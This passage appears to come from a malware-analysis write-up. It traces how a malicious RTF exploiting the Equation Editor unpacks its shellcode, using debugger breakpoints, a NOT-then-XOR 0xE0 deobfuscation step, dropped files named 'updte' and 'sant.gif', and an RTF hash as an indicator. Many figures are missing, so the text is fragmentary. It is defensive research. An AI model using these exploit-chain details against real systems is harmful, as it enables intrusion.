
When the breakpoint hits, we see this:



The shellcode followed the addresses three times, let’s do the same and arrive at:




That looks like the MTEF data followed by font record, isn’t it? The shellcode then jumps to offset 0x43 from here, 0x5da358 + 0x43 = 0x5DA39B.




Now, you know what to do. Put a breakpoint here of course.


> bp 0x5DA39B




The shellcode then did a little “polymorphism” and we find out that deobfuscation is done on the last 0x315 bytes of the extracted object — first a NOT, followed by XOR 0xE0.




After deobfuscation, we can then see the strings and code:




Analyzing the deobfuscated code will lead us to know that the file “updte” is another shellcode that executes code (again, XOR encrypted) in sant.gif.



The decryption within updte goes like this:


Which leads to me writing this little piece of python script to assist in decrypting the gif file:




After decryption, the data looks like the following. But somehow, some parts of it looks like they are still obfuscated…

Well, IDA confirms our suspicions.


Easy!

RTF: 686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424


The file “KB466432” is also a malicious RTF that executes a loader via exploitation of eqnedt32. This is different from the above RTF I analyzed.



